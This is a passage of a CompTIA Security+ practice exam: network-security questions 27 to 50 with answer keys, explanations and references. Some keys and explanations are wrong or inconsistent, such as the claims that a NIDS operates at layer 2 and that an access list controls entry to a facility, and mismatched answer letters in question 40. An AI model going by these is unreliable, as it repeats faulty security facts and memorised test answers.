Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 96, 119. Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, p 19, 21, 24.

## **QUESTION 27**

Which of the following is BEST at blocking attacks and providing security at layer 7 of the OSI model?

- A. WAF
- B. NIDS
- C. Routers
- D. Switches

**Correct Answer:** A

**Section:** Network Security

**Explanation**

**Explanation/Reference:**

Section: Network Security

A web application firewall (WAF) is an appliance, server plugin, or filter that applies a set of rules to an HTTP conversation. Generally, these rules cover common attacks such as cross-site scripting (XSS) and SQL injection. By customizing the rules to your application, many attacks can be identified and blocked. The effort to perform this customization can be significant and needs to be maintained as the application is modified.

As the protocols used to access a web server (typically HTTP and HTTPS) run in layer 7 of the OSI model, then web application firewall (WAF) is the correct answer.

**Incorrect Answers:**

B: A NIDS (Network Intrusion Detection System) operates in layer 2 of the OSI model, not layer 7.

C: Routers operate in layer 3 of the OSI model, not layer 7.

D: Switches operate in layer 2 of the OSI model, not layer 7.

**References:**

[https://owasp.org/index.php/Web\\_Application\\_Firewall](https://owasp.org/index.php/Web_Application_Firewall)

[http://en.wikipedia.org/wiki/OSI\\_model](http://en.wikipedia.org/wiki/OSI_model)

## **QUESTION 28**

Which of the following should the security administrator implement to limit web traffic based on country of origin? (Select THREE).

- A. Spam filter
- B. Load balancer
- C. Antivirus
- D. Proxies
- E. Firewall
- F. NIDS
- G. URL filtering

**Correct Answer:** DEG

**Section: Network Security**  
**Explanation**

**Explanation/Reference:**

Section: Network Security

A proxy server is a server that acts as an intermediary for requests from clients seeking resources from other servers. Firewalls manage traffic using a rule or a set of rules. A URL is a reference to a resource that specifies the location of the resource. A URL filter is used to block access to a site based on all or part of a URL.

Incorrect Answers:

A: A spam filter deals with identifying and blocking/filtering/removing unsolicited messages.

B: A load balancer is used to acquire more optimal infrastructure utilization, reduce response time, maximize throughput, decrease overloading, and remove bottlenecks.

C: An antivirus monitors the local system for the presence of malware in memory, in active processes, and in storage.

F: NIDS is reliable for detecting attacks directed against a host, whether they originate from an external source or are being perpetrated by a user locally logged in to the host.

References:

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 10, 18-21.

**QUESTION 29**

A security engineer is reviewing log data and sees the output below:

POST: /payload.php HTTP/1.1

HOST: localhost

Accept: \*/\*

Referrer: http://localhost/

\*\*\*\*\*

HTTP/1.1 403 Forbidden

Connection: close

Log: Access denied with 403. Pattern matches form bypass Which of the following technologies was MOST likely being used to generate this log?

- A. Host-based Intrusion Detection System
- B. Web application firewall
- C. Network-based Intrusion Detection System
- D. Stateful Inspection Firewall
- E. URL Content Filter

**Correct Answer: B**

**Section: Network Security**  
**Explanation**

**Explanation/Reference:****Section: Network Security**

A web application firewall is a device, server add-on, virtual service, or system filter that defines a strict set of communication rules for a website and all visitors. It's intended to be an application-specific firewall to prevent cross-site scripting, SQL injection, and other web application attacks.

**Incorrect Answers:**

A: A host-based IDS (HIDS) watches the audit trails and log files of a host system. It's reliable for detecting attacks directed against a host, whether they originate from an external source or are being perpetrated by a user locally logged in to the host.

C: NIDS is reliable for detecting attacks directed against a host, whether they originate from an external source or are being perpetrated by a user locally logged in to the host.

D: A stateful inspection firewall is aware that any valid outbound communication will trigger a corresponding response or reply from the external entity.

E: URL filtering involves blocking websites (or sections of websites) based solely on the URL, restricting access to specified websites and certain web-based applications.

**References:**

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 6, 19, 20, 21.

**QUESTION 30**

An administrator would like to review the effectiveness of existing security in the enterprise. Which of the following would be the BEST place to start?

- A. Review past security incidents and their resolution
- B. Rewrite the existing security policy
- C. Implement an intrusion prevention system
- D. Install honey pot systems

**Correct Answer: C****Section: Network Security****Explanation****Explanation/Reference:****Section: Network Security**

The main functions of intrusion prevention systems are to identify malicious activity, log information about this activity, attempt to block/stop it, and report it

**Incorrect Answers:**

A: If the incidents have been resolved, the system would be configured to deal with those incidents. It is the new incidents that are the issue.

B: Rewriting the security policy could be a step further down the line, after requirements have been determined.

D: A honeypot is a system whose purpose it is to be attacked. An administrator can watch and study the attack to research current attack methodologies.

**References:**

[http://en.wikipedia.org/wiki/Intrusion\\_prevention\\_system](http://en.wikipedia.org/wiki/Intrusion_prevention_system) Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, p 213.

**QUESTION 31**

A company has proprietary mission critical devices connected to their network which are configured remotely by both employees and approved customers. The administrator wants to monitor device security without changing their baseline configuration. Which of the following should be implemented to secure the devices without risking availability?

- A. Host-based firewall
- B. IDS
- C. IPS
- D. Honeypot

**Correct Answer:** B

**Section:** Network Security

**Explanation**

**Explanation/Reference:**

Section: Network Security

An intrusion detection system (IDS) is a device or software application that monitors network or system activities for malicious activities or policy violations and produces reports to a management station. IDS come in a variety of "flavors" and approach the goal of detecting suspicious traffic in different ways. There are network based (NIDS) and host based (HIDS) intrusion detection systems. Some systems may attempt to stop an intrusion attempt but this is neither required nor expected of a monitoring system. Intrusion detection and prevention systems (IDPS) are primarily focused on identifying possible incidents, logging information about them, and reporting attempts. In addition, organizations use IDPSes for other purposes, such as identifying problems with security policies, documenting existing threats and deterring individuals from violating security policies. IDPSes have become a necessary addition to the security infrastructure of nearly every organization.

IDPSes typically record information related to observed events, notify security administrators of important observed events and produce reports. Many IDPSes can also respond to a detected threat by attempting to prevent it from succeeding. They use several response techniques, which involve the IDPS stopping the attack itself, changing the security environment (e.g. reconfiguring a firewall) or changing the attack's content.

**Incorrect Answers:**

A: The question states: The administrator wants to monitor device security without changing their baseline configuration. Installing and configure host- based firewalls would change the baseline configuration. A host-based or personal software firewall can often limit communications to only approved applications and protocols and can usually prevent externally initiated connections. It will not monitor device security.

C: The question states: The administrator wants to monitor device security without changing their baseline configuration. The word 'monitor' is an important distinction. It doesn't say block or prevent. The main functions of intrusion prevention systems are to identify malicious activity, log information about this activity, attempt to block/stop it, and report it. The main differences are, unlike intrusion detection systems, intrusion prevention systems are placed in-line and are able to actively prevent/block intrusions that are detected.

D: A honeypot is a system whose purpose it is to be attacked. An administrator can watch and study the attack to research current attack methodologies. A honeypot is not used to monitor device security.

**References:**

[http://en.wikipedia.org/wiki/Intrusion\\_detection\\_system](http://en.wikipedia.org/wiki/Intrusion_detection_system)

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 213, 246.

[http://en.wikipedia.org/wiki/Intrusion\\_prevention\\_system](http://en.wikipedia.org/wiki/Intrusion_prevention_system)

**QUESTION 32**

Which of the following firewall rules only denies DNS zone transfers?

- A. deny udp any any port 53
- B. deny ip any any
- C. deny tcp any any port 53
- D. deny all dns packets

**Correct Answer:** C

**Section:** Network Security

**Explanation**

**Explanation/Reference:**

Section: Network Security

DNS operates over TCP and UDP port 53. TCP port 53 is used for zone transfers.

Incorrect Answers:

A: UDP port 53 is used for most typical DNS queries.

B: An access-list has a deny ip any any implicitly at the end of any access-list. If traffic is related to a DHCP request and if it is not explicitly permitted, the traffic is dropped.

D: The question requires DNS zone transfers to be blocked only, not all DNS.

References:

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, p 44. <http://www.cisco.com/c/en/us/support/docs/security/ios-firewall/23602-confaccesslists.html>

**QUESTION 33**

A security administrator suspects that an increase in the amount of TFTP traffic on the network is due to unauthorized file transfers, and wants to configure a firewall to block all TFTP traffic.

Which of the following would accomplish this task?

- A. Deny TCP port 68
- B. Deny TCP port 69
- C. Deny UDP port 68
- D. Deny UDP port 69

**Correct Answer:** D

**Section:** Network Security

## **Explanation**

### **Explanation/Reference:**

Section: Network Security

Trivial File Transfer Protocol (TFTP) is a simple file-exchange protocol that doesn't require authentication. It operates on UDP port 69.

Incorrect Answers:

A, C: Port 68 TCP/UDP is used by Bootstrap Protocol (BOOTP) Client; as well Dynamic Host Configuration Protocol (DHCP).

B: Because TFTP operates on UDP port 69, this option is incorrect.

References:

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, p 55. [http://en.wikipedia.org/wiki/List\\_of\\_TCP\\_and\\_UDP\\_port\\_numbers](http://en.wikipedia.org/wiki/List_of_TCP_and_UDP_port_numbers)

## **QUESTION 34**

Sara, a security technician, has received notice that a vendor coming in for a presentation will require access to a server outside of the network. Currently, users are only able to access remote sites through a VPN connection. How could Sara BEST accommodate the vendor?

- A. Allow incoming IPSec traffic into the vendor's IP address.
- B. Set up a VPN account for the vendor, allowing access to the remote site.
- C. Turn off the firewall while the vendor is in the office, allowing access to the remote site.
- D. Write a firewall rule to allow the vendor to have access to the remote site.

**Correct Answer: D**

**Section: Network Security**

**Explanation**

### **Explanation/Reference:**

Section: Network Security

Firewall rules are used to define what traffic is able pass between the firewall and the internal network. Firewall rules block the connection, allow the connection, or allow the connection only if it is secured. Firewall rules can be applied to inbound traffic or outbound traffic and any type of network.

Incorrect Answers:

A: Doing this will not allow the vendor access to the network. It will only allow the vendor to receive IPSec encrypted messages.

B: This will allow the vendor to access the remote site from anywhere.

C: turning off the firewall will remove all rules configured, making the network vulnerable.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 96, 103, 157.

## **QUESTION 35**

A technician is deploying virtual machines for multiple customers on a single physical host to reduce power consumption in a data center. Which of the following

should be recommended to isolate the VMs from one another?

- A. Implement a virtual firewall
- B. Install HIPS on each VM
- C. Virtual switches with VLANs
- D. Develop a patch management guide

**Correct Answer:** C

**Section:** Network Security

**Explanation**

**Explanation/Reference:**

Section: Network Security

A virtual local area network (VLAN) is a hardware-imposed network segmentation created by switches. VLANs are used for traffic management. VLANs can be used to isolate traffic between network segments.

Incorrect Answers:

A: A virtual firewall (VF) is a network firewall service or appliance running entirely within a virtualized environment and which provides the usual packet filtering and monitoring provided via a physical network firewall.

B: HIPS watch the audit trails and log files of a host system.

D: Patch management is the formal process of ensuring that updates and patches are properly tested and applied to production systems.

References:

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 12, 23, 246.

[http://en.wikipedia.org/wiki/Virtual\\_firewall](http://en.wikipedia.org/wiki/Virtual_firewall)

### **QUESTION 36**

A router has a single Ethernet connection to a switch. In the router configuration, the Ethernet interface has three sub-interfaces, each configured with ACLs applied to them and 802.1q trunks. Which of the following is MOST likely the reason for the sub-interfaces?

- A. The network uses the subnet of 255.255.255.128.
- B. The switch has several VLANs configured on it.
- C. The sub-interfaces are configured for VoIP traffic.
- D. The sub-interfaces each implement quality of service.

**Correct Answer:** B

**Section:** Network Security

**Explanation**

**Explanation/Reference:**

**Section: Network Security**

A subinterface is a division of one physical interface into multiple logical interfaces. Routers commonly employ subinterfaces for a variety of purposes, most common of these are for routing traffic between VLANs. Also, IEEE 802.1Q is the networking standard that supports virtual LANs (VLANs) on an Ethernet network.

**Incorrect Answers:**

A, C, D: Subnets, VoIP, and QoS do not make use of this standard.

**References:**

<http://en.wikipedia.org/wiki/Subinterface>

[http://en.wikipedia.org/wiki/IEEE\\_802.1Q](http://en.wikipedia.org/wiki/IEEE_802.1Q)

**QUESTION 37**

Joe, a technician at the local power plant, notices that several turbines had ramp up in cycles during the week. Further investigation by the system engineering team determined that a timed .exe file had been uploaded to the system control console during a visit by international contractors. Which of the following actions should Joe recommend?

- A. Create a VLAN for the SCADA
- B. Enable PKI for the MainFrame
- C. Implement patch management
- D. Implement stronger WPA2 Wireless

**Correct Answer: A****Section: Network Security****Explanation****Explanation/Reference:****Section: Network Security**

VLANs are used for traffic management. VLANs can be used to isolate traffic between network segments. This can be accomplished by not defining a route between different VLANs or by specifying a deny filter between certain VLANs (or certain members of a VLAN). Any network segment that doesn't need to communicate with another in order to accomplish a work task/function shouldn't be able to do so.

**Incorrect Answers:**

B: PKI focuses on proving the identity of communication partners, providing a means to securely exchange session-based symmetric encryption keys through asymmetric cryptographic solutions, and providing a means to protect message integrity through the use of hashing.

C: Patch management is the formal process of ensuring that updates and patches are properly tested and applied to production systems.

D: Implementing stronger WPA2 Wireless will not solve the problem of keeping the networks separate.

**References:**

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 21, 23, 350.

**QUESTION 38**

The security administrator needs to manage traffic on a layer 3 device to support FTP from a new remote site. Which of the following would need to be

implemented?

- A. Implicit deny
- B. VLAN management
- C. Port security
- D. Access control lists

**Correct Answer:** D

**Section:** Network Security

**Explanation**

**Explanation/Reference:**

Section: Network Security

In the OSI model, IP addressing and IP routing are performed at layer 3 (the network layer). In this question we need to configure routing. When configuring routing, you specify which IP range (in this case, the IP subnet of the remote site) is allowed to route traffic through the router to the FTP server.

Traffic that comes into the router is compared to ACL entries based on the order that the entries occur in the router. New statements are added to the end of the list. The router continues to look until it has a match. If no matches are found when the router reaches the end of the list, the traffic is denied. For this reason, you should have the frequently hit entries at the top of the list. There is an implied deny for traffic that is not permitted.

Incorrect Answers:

A: Implicit deny is used in access control lists in applications, firewalls or routers. The idea is that everything is implicitly denied except what is allowed. For example, in a firewall ACL, you create ACL entries to allow traffic at the top of the list. If traffic coming in doesn't match the conditions in a allow ACL entry, then the traffic is implicitly denied. However, in this question, we need to configure an allow entry in an ACL to allow the remote site to connect to the FTP server. Therefore, implicit deny is not the correct answer.

B: VLAN management is the process of managing VLANs in network switches. Switches (and therefore VLANs) work in Layer 2 of the OSI model.

C: Port security works at level 2 of the OSI model and allows an administrator to configure switch ports so that only certain MAC addresses can use the port.

References:

<http://www.cisco.com/c/en/us/support/docs/security/ios-firewall/23602-confaccesslists.html> [http://en.wikipedia.org/wiki/Virtual\\_LAN](http://en.wikipedia.org/wiki/Virtual_LAN) Dulaney, Emmett and Chuck Eastton, ComptIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, p 157.

### QUESTION 39

Matt, the network engineer, has been tasked with separating network traffic between virtual machines on a single hypervisor. Which of the following would he implement to BEST address this requirement? (Select TWO).

- A. Virtual switch
- B. NAT
- C. System partitioning
- D. Access-list

- E. Disable spanning tree
- F. VLAN

**Correct Answer:** AF

**Section:** Network Security

**Explanation**

**Explanation/Reference:**

Section: Network Security

A virtual local area network (VLAN) is a hardware-imposed network segmentation created by switches. A virtual switch is a software application that allows communication between virtual machines. A combination of the two would best satisfy the question.

Incorrect Answers:

B: NAT converts the IP addresses of internal systems found in the header of network packets into public IP addresses.

C: System partitioning has to do with separating data on a physical hard disk.

D: The purpose of an access list is to identify specifically who can enter a facility.

E: STP creates a spanning tree within a network of connected layer-2 bridges (typically Ethernet switches), and disables those links that are not part of the spanning tree. Disabling it will not solve the problem

References:

<http://www.techopedia.com/definition/27140/virtual-switch-vswitch> Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 23, 39.

[http://en.wikipedia.org/wiki/Spanning\\_Tree\\_Protocol](http://en.wikipedia.org/wiki/Spanning_Tree_Protocol)

#### **QUESTION 40**

A database administrator contacts a security administrator to request firewall changes for a connection to a new internal application. The security administrator notices that the new application uses a port typically monopolized by a virus. The security administrator denies the request and suggests a new port or service be used to complete the application's task. Which of the following is the security administrator practicing in this example?

- A. Explicit deny
- B. Port security
- C. Access control lists
- D. Implicit deny

**Correct Answer:** C

**Section:** Network Security

**Explanation**

**Explanation/Reference:**

Section: Network Security

Traffic that comes into the router is compared to ACL entries based on the order that the entries occur in the router. New statements are added to the end of the list. The router continues to look until it has a match. If no matches are found when the router reaches the end of the list, the traffic is denied. For this reason, you should have the frequently hit entries at the top of the list. There is an implied deny for traffic that is not permitted.

Incorrect Answers:

A: An explicit deny would block the application until it is added to the ACL.

B: Port security in IT can mean several things:

The physical control of all connection points, such as RJ-45 wall jacks or device ports, so that no unauthorized users or unauthorized devices can attempt to connect into an open port. The management of TCP and User Datagram Protocol (UDP) ports. If a service is active and assigned to a port, then that port is open. All the other 65,535 ports (of TCP or UDP) are closed if a service isn't actively using them. Port knocking is a security system in which all ports on a system appear closed. However, if the client sends packets to a specific set of ports in a certain order, a bit like a secret knock, then the desired service port becomes open and allows the client software to connect to the service.

C: Implicit deny is the default security stance that says if you aren't specifically granted access or privileges for a resource, you're denied access by default.

References:

<http://www.cisco.com/c/en/us/support/docs/security/ios-firewall/23602-confaccesslists.html> Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 24, 26.

#### QUESTION 41

An administrator needs to connect a router in one building to a router in another using Ethernet. Each router is connected to a managed switch and the switches are connected to each other via a fiber line. Which of the following should be configured to prevent unauthorized devices from connecting to the network?

- A. Configure each port on the switches to use the same VLAN other than the default one
- B. Enable VTP on both switches and set to the same domain
- C. Configure only one of the routers to run DHCP services
- D. Implement port security on the switches

Correct Answer: D

Section: Network Security

Explanation

**Explanation/Reference:**

Section: Network Security

Port security in IT can mean several things:

The physical control of all connection points, such as RJ-45 wall jacks or device ports, so that no unauthorized users or unauthorized devices can attempt to connect into an open port. The management of TCP and User Datagram Protocol (UDP) ports. If a service is active and assigned to a port, then that port is open. All the other 65,535 ports (of TCP or UDP) are closed if a service isn't actively using them. Port knocking is a security system in which all ports on a system appear closed. However, if the client sends packets to a specific set of ports in a certain order, a bit like a secret knock, then the desired service port becomes open and allows the client software to connect to the service.

Incorrect Answers:

A: A basic switch not configured for VLANs has VLAN functionality disabled or permanently enabled with a default VLAN that contains all ports on the device as members. Every device connected to one of its ports can send packets to any of the others. Separating ports by VLAN groups separates their traffic very much like connecting the devices to another, distinct switch of their own. Configuration of the first custom VLAN port group usually involves removing ports from the default VLAN, such that the first custom group of VLAN ports is actually the second VLAN on the device, in addition to the default VLAN

B: VLAN Trunking Protocol (VTP) is a Cisco proprietary protocol that broadcasts the definition of Virtual Local Area Networks (VLAN) on the whole local area network. VTP achieves this by carrying VLAN information to all the switches in a VTP domain.

C: The Dynamic Host Configuration Protocol (DHCP) is a standardized network protocol used on Internet Protocol (IP) networks for dynamically distributing network configuration parameters, such as IP addresses for interfaces and services.

References:

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, p 24.

[http://en.wikipedia.org/wiki/VLAN\\_Trunking\\_Protocol](http://en.wikipedia.org/wiki/VLAN_Trunking_Protocol)

[http://en.wikipedia.org/wiki/Dynamic\\_Host\\_Configuration\\_Protocol](http://en.wikipedia.org/wiki/Dynamic_Host_Configuration_Protocol) [http://en.wikipedia.org/wiki/Virtual\\_LAN](http://en.wikipedia.org/wiki/Virtual_LAN)

**QUESTION 42**

At an organization, unauthorized users have been accessing network resources via unused network wall jacks. Which of the following would be used to stop unauthorized access?

- A. Configure an access list.
- B. Configure spanning tree protocol.
- C. Configure port security.
- D. Configure loop protection.

**Correct Answer: C**

**Section: Network Security**

**Explanation**

**Explanation/Reference:**

Section: Network Security

Port security in IT can mean several things. It can mean the physical control of all connection points, such as RJ-45 wall jacks or device ports, so that no unauthorized users or unauthorized devices can attempt to connect into an open port. This can be accomplished by locking down the wiring closet and server vaults and then disconnecting the workstation run from the patch panel (or punch-down block) that leads to a room's wall jack. Any unneeded or unused wall jacks can (and should) be physically disabled in this manner. Another option is to use a smart patch panel that can monitor the MAC address of any device connected to each and every wall port across a building and detect not just when a new device is connected to an empty port, but also when a valid device is disconnected or replaced by an invalid device.

**Incorrect Answers:**

A: In the realm of physical security, access controls are mechanisms designed to manage and control entrance into a location such as a building, a parking lot, a room, or even a specific box or server rack.

B: Spanning Tree Protocol (STP) erects transmission blockades to prevent loops from being created.

D: A loop in networking terms is a transmission pathway that repeats itself.

References:

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 24, 25, 27, 128, 129.

**QUESTION 43**

On Monday, all company employees report being unable to connect to the corporate wireless network, which uses 802.1x with PEAP. A technician verifies that no configuration changes were made to the wireless network and its supporting infrastructure, and that there are no outages.

Which of the following is the MOST likely cause for this issue?

- A. Too many incorrect authentication attempts have caused users to be temporarily disabled.
- B. The DNS server is overwhelmed with connections and is unable to respond to queries.
- C. The company IDS detected a wireless attack and disabled the wireless network.
- D. The Remote Authentication Dial-In User Service server certificate has expired.

**Correct Answer:** D

**Section:** Network Security

**Explanation**

**Explanation/Reference:**

Section: Network Security

The question states that the network uses 802.1x with PEAP. The 802.1x authentication server is typically an EAP-compliant Remote Access Dial-In User Service (RADIUS). A RADIUS server will be configured with a digital certificate. When a digital certificate is created, an expiration period is configured by the Certificate Authority (CA). The expiration period is commonly one or two years. The question states that no configuration changes have been made so it's likely that the certificate has expired.

**Incorrect Answers:**

A: The question asks for the most likely cause of the issue. It's very unlikely that all the users have forgotten their passwords on the same day to cause too many incorrect authentication attempts and caused users to be temporarily disabled.

B: The question asks for the most likely cause of the issue. A DNS server can usually handle thousands of DNS requests. Even if a DNS server was overwhelmed, the users would still be able to connect to the wireless network.

C: The question asks for the most likely cause of the issue. The company IDS detected a wireless attack and disabled the wireless network is very unlikely.

**References:**

<https://technet.microsoft.com/en-us/library/cc759077%28v=ws.10%29.aspx>

**QUESTION 44**

A company determines a need for additional protection from rogue devices plugging into physical ports around the building.

Which of the following provides the highest degree of protection from unauthorized wired network access?

- A. Intrusion Prevention Systems

- B. MAC filtering
- C. Flood guards
- D. 802.1x

**Correct Answer:** D

**Section:** Network Security

**Explanation**

**Explanation/Reference:**

Section: Network Security

IEEE 802.1x is an IEEE Standard for Port-based Network Access Control (PNAC). It is part of the IEEE 802.1 group of networking protocols and provides an authentication mechanism to wireless devices connecting to a LAN or WLAN.

**Incorrect Answers:**

A: Intrusion prevention systems (IPS), also known as intrusion detection and prevention systems (IDPS), are network security appliances that monitor network and/or system activities for malicious activity. The main functions of intrusion prevention systems are to identify malicious activity, log information about this activity, attempt to block/stop it, and report it. Plugging a device into the network would not be considered malicious activity so the IPS would not prevent it.

B: MAC filtering is typically used in wireless networks. In computer networking, MAC Filtering (or GUI filtering, or layer 2 address filtering) refers to a security access control method whereby the 48-bit address assigned to each network card is used to determine access to the network.

C: Flood guards are used to prevent network flooding attacks such as DoS, SYN floods, ping floods etc. They are not used to prevent devices connecting to a network.

**References:**

[http://en.wikipedia.org/wiki/IEEE\\_802.1X](http://en.wikipedia.org/wiki/IEEE_802.1X)

[http://en.wikipedia.org/wiki/MAC\\_filtering](http://en.wikipedia.org/wiki/MAC_filtering)

[http://en.wikipedia.org/wiki/Intrusion\\_prevention\\_system](http://en.wikipedia.org/wiki/Intrusion_prevention_system)

#### **QUESTION 45**

While configuring a new access layer switch, the administrator, Joe, was advised that he needed to make sure that only devices authorized to access the network would be permitted to login and utilize resources. Which of the following should the administrator implement to ensure this happens?



<http://www.gratisexam.com/>

- A. Log Analysis

- B. VLAN Management
- C. Network separation
- D. 802.1x

**Correct Answer:** D

**Section:** Network Security

**Explanation**

**Explanation/Reference:**

Section: Network Security

802.1x is a port-based authentication mechanism. It's based on Extensible Authentication Protocol (EAP) and is commonly used in closed-environment wireless networks. 802.1x was initially used to compensate for the weaknesses of Wired Equivalent Privacy (WEP), but today it's often used as a component in more complex authentication and connection-management systems, including Remote Authentication Dial-In User Service (RADIUS), Diameter, Cisco System's Terminal Access Controller Access-Control System Plus (TACACS+), and Network Access Control (NAC).

**Incorrect Answers:**

A: Log analysis is the art and science of reviewing audit trails, log files, or other forms of computer-generated records for evidence of policy violations, malicious events, downtimes, bottlenecks, or other issues of concern.

B: VLAN management is the use of VLANs to control traffic for security or performance reasons.

C: Bridging between networks can be a desired feature of network design. Network bridging is self-configuring, is inexpensive, maintains collision-domain isolation, is transparent to Layer 3+ protocols, and avoids the 5-4-3 rule's Layer 1 limitations. However, network bridging isn't always desirable. It doesn't limit or divide broadcast domains, doesn't scale well, can cause latency, and can result in loops. In order to eliminate these problems, you can implement network separation or segmentation. There are two means to accomplish this. First, if communication is necessary between network segments, you can implement IP subnets and use routers. Second, you can create physically separate networks that don't need to communicate. This can also be accomplished later using firewalls instead of routers to implement secured filtering and traffic management.

**References:**

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 23, 25, 26.

#### **QUESTION 46**

A network administrator wants to block both DNS requests and zone transfers coming from outside IP addresses. The company uses a firewall which implements an implicit allow and is currently configured with the following ACL applied to its external interface.

```
PERMIT TCP ANY ANY 80
PERMIT TCP ANY ANY 443
```

Which of the following rules would accomplish this task? (Select TWO).

- A. Change the firewall default settings so that it implements an implicit deny
- B. Apply the current ACL to all interfaces of the firewall
- C. Remove the current ACL

- D. Add the following ACL at the top of the current ACL  
DENY TCP ANY ANY 53
- E. Add the following ACL at the bottom of the current ACL  
DENY ICMP ANY ANY 53
- F. Add the following ACL at the bottom of the current ACL  
DENY IP ANY ANY 53

**Correct Answer:** AF

**Section:** Network Security

**Explanation**

**Explanation/Reference:**

Section: Network Security

Implicit deny is the default security stance that says if you aren't specifically granted access or privileges for a resource, you're denied access by default. Implicit deny is the default response when an explicit allow or deny isn't present.

DNS operates over TCP and UDP port 53. TCP port 53 is used for zone transfers. These are zone file exchanges between DNS servers, special manual queries, or used when a response exceeds 512 bytes. UDP port 53 is used for most typical DNS queries.

**Incorrect Answers:**

B: Applying the current ACL to all interfaces of the firewall, and adding a deny clause will also prevent internal users from performing the actions included in the deny clause.

C: Removing the current ACL will block web traffic coming in.

D: An implicit deny clause is implied at the end of each ACL.

E: ICMP is a network health and link-testing protocol, and is not related to the question.

**References:**

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 26, 44.

#### **QUESTION 47**

Users are unable to connect to the web server at IP 192.168.0.20. Which of the following can be inferred of a firewall that is configured ONLY with the following ACL?

PERMIT TCP ANY HOST 192.168.0.10 EQ 80  
PERMIT TCP ANY HOST 192.168.0.10 EQ 443

- A. It implements stateful packet filtering.
- B. It implements bottom-up processing.
- C. It failed closed.
- D. It implements an implicit deny.

**Correct Answer:** D

**Section:** Network Security

**Explanation**

**Explanation/Reference:**

Section: Network Security

Implicit deny is the default security stance that says if you aren't specifically granted access or privileges for a resource, you're denied access by default. Implicit deny is the default response when an explicit allow or deny isn't present.

Incorrect Answers:

A: Stateful packet filtering automatically creates a response rule for the replay on the fly. But that rule exists only as long as the conversation is taking place.

B: Bottom-up processing is a type of information processing based on incoming data from the environment to form a perception.

C: This option is a reaction to a failure, which has nothing to do with ACL's

References:

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 6, 26. [http://en.wikipedia.org/wiki/Top-down\\_and\\_bottom-up\\_design](http://en.wikipedia.org/wiki/Top-down_and_bottom-up_design)

#### **QUESTION 48**

The Human Resources department has a parent shared folder setup on the server. There are two groups that have access, one called managers and one called staff. There are many sub folders under the parent shared folder, one is called payroll. The parent folder access control list propagates all subfolders and all subfolders inherit the parent permission. Which of the following is the quickest way to prevent the staff group from gaining access to the payroll folder?

- A. Remove the staff group from the payroll folder
- B. Implicit deny on the payroll folder for the staff group
- C. Implicit deny on the payroll folder for the managers group
- D. Remove inheritance from the payroll folder

**Correct Answer:** B

**Section:** Network Security

**Explanation**

**Explanation/Reference:**

Section: Network Security

Implicit deny is the default security stance that says if you aren't specifically granted access or privileges for a resource, you're denied access by default.

Incorrect Answers:

A: This will not work because the question states: "The parent folder access control list propagates all subfolders and all subfolders inherit the parent permission."

C: This will deny access for the managers group.

D: Removing inheritance from the payroll folder will also affect the managers group.

References:

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 26, 44.

#### QUESTION 49

A company has several conference rooms with wired network jacks that are used by both employees and guests. Employees need access to internal resources and guests only need access to the Internet. Which of the following combinations is BEST to meet the requirements?

- A. NAT and DMZ
- B. VPN and IPSec
- C. Switches and a firewall
- D. 802.1x and VLANs

**Correct Answer:** D

**Section:** Network Security

**Explanation**

**Explanation/Reference:**

**Section:** Network Security

802.1x is a port-based authentication mechanism. It's based on Extensible Authentication Protocol (EAP) and is commonly used in closed-environment wireless networks. 802.1x was initially used to compensate for the weaknesses of Wired Equivalent Privacy (WEP), but today it's often used as a component in more complex authentication and connection-management systems, including Remote Authentication Dial-In User Service (RADIUS), Diameter, Cisco System's Terminal Access Controller Access-Control System Plus (TACACS+), and Network Access Control (NAC).

A virtual local area network (VLAN) is a hardware-imposed network segmentation created by switches. By default, all ports on a switch are part of VLAN 1. But as the switch administrator changes the VLAN assignment on a port-by-port basis, various ports can be grouped together and be distinct from other VLAN port designations. VLANs are used for traffic management. Communications between ports within the same VLAN occur without hindrance, but communications between VLANs require a routing function.

**Incorrect Answers:**

A: NAT converts the IP addresses of internal systems found in the header of network packets into public IP addresses. A demilitarized zone (DMZ) is an area of a network that is designed specifically for public users to access.

B: A virtual private network (VPN) is a communication tunnel between two entities across an intermediary network. In most cases, the intermediary network is an untrusted network, such as the Internet, and therefore the communication tunnel is also encrypted. Internet Protocol Security (IPSec) is both a stand-alone VPN protocol and a module that can be used with L2TP.

C: A switch is a networking device used to connect other devices together and potentially implement traffic management on their communications.

Firewalls manage traffic using filters.

**References:**

Stewart, James Michael, CompTIA Security+ Review Guide, Sybex, Indianapolis, 2014, pp 6, 11, 21, 23, 27, 39, 53.

#### QUESTION 50

Matt, the IT Manager, wants to create a new network available to virtual servers on the same hypervisor, and does not want this network to be routable to the

firewall. How could this BEST be accomplished?

- A. Create a VLAN without a default gateway.
- B. Remove the network from the routing table.
- C. Create a virtual switch.
- D. Commission a stand-alone switch.

**Correct Answer:** C

**Section:** Network Security

**Explanation**

**Explanation/Reference:**

Section: Network Security

A Hyper-V Virtual Switch implements policy enforcement for security, isolation, and service levels.

Incorrect Answers:

